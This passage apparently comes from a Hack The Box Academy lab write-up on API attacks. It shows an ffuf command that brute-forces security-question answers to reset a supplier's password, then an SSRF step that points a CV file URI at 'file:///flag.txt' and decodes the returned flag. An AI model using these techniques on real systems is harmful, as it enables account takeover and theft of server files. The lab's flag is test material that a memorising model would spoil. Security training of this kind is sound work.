
to bruteforce all the emails in emails.txt, using answers in color.txt (which contains common and less common colors) for their security question.

If we get an hit – the supplier's password will be reset to 'jonsnow123':

```
:: Progress: [375/375] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
┌─[eu-academy-2]─[10.10.15.9]─[htb-ac-1099135@htb-kgxgrmib4u]─[~]
└─[*]$ ffuf -u http://83.136.254.158:49836/api/v2/authentication/suppliers/passwords/resets/security-question-answers
-X POST -H "accept: application/json" -H "Content-Type: application/json" -d '{"SupplierEmail": "FUZZ", "Securi
tyQuestionAnswer": "FUZ2", "NewPassword": "jonsnow123"}' -w emails.txt:FUZZ -w colors.txt:FUZ2 -fr "false" -s
FUZ2 : rust FUZZ : B.Rogers1535@globalsolutions.com
```

The bruteforce script found the supplier 'B.Rogers@globalsolutions.com' has his favorite color 'rust', and his password was effectively reset to 'jonsnow123'.

We will proceed to authenticate using ‘B.Rogers@globalsolutions.com’ reset password:




*

*

Once authenticated – we will modify his parameter ‘ProfessionalCVPDFFileURI’ to ‘file:///flag.txt’, via the PATCH endpoint


`/api/v2/suppliers/current-user`

That, is so we can use SSRF (server side request forgery to obtain the flag):



*

*




And we can observe the modification was successful.

Once the 'ProfessionalCVPDFFileURI' of 'B.Rogers@globalsolutions.com' was set to the 'file:///flag.txt' – we will proceed to the GET endpoint


```
/api/v2/suppliers/current-user/cv
```

To obtain the base64 encoded flag, in the form of the supplier's 'CV' (which was modified to the local host flag.txt):



*

*



Once we get the base64 encoded flag, we proceed to decode it:

```
echo SFRCe2YxOTBiODBjZDU0M2E4NGIyMzZlOTJhMDdhOWQ4ZDU5fQo= |
base64 -d
```

```
┌─[eu-academy-2]─[10.10.15.9]─[htb-ac-1099135@htb-kgxgrmib4u]─[~]
└──╼ [★]$ echo SFRCe2YxOTBiODBjZDU0M2E4NGIyMzZlOTJhMDdhOWQ4ZDU5fQo= | base64 -d
HTB{f190b80cd543a84b236e92a07a9d8d59}
```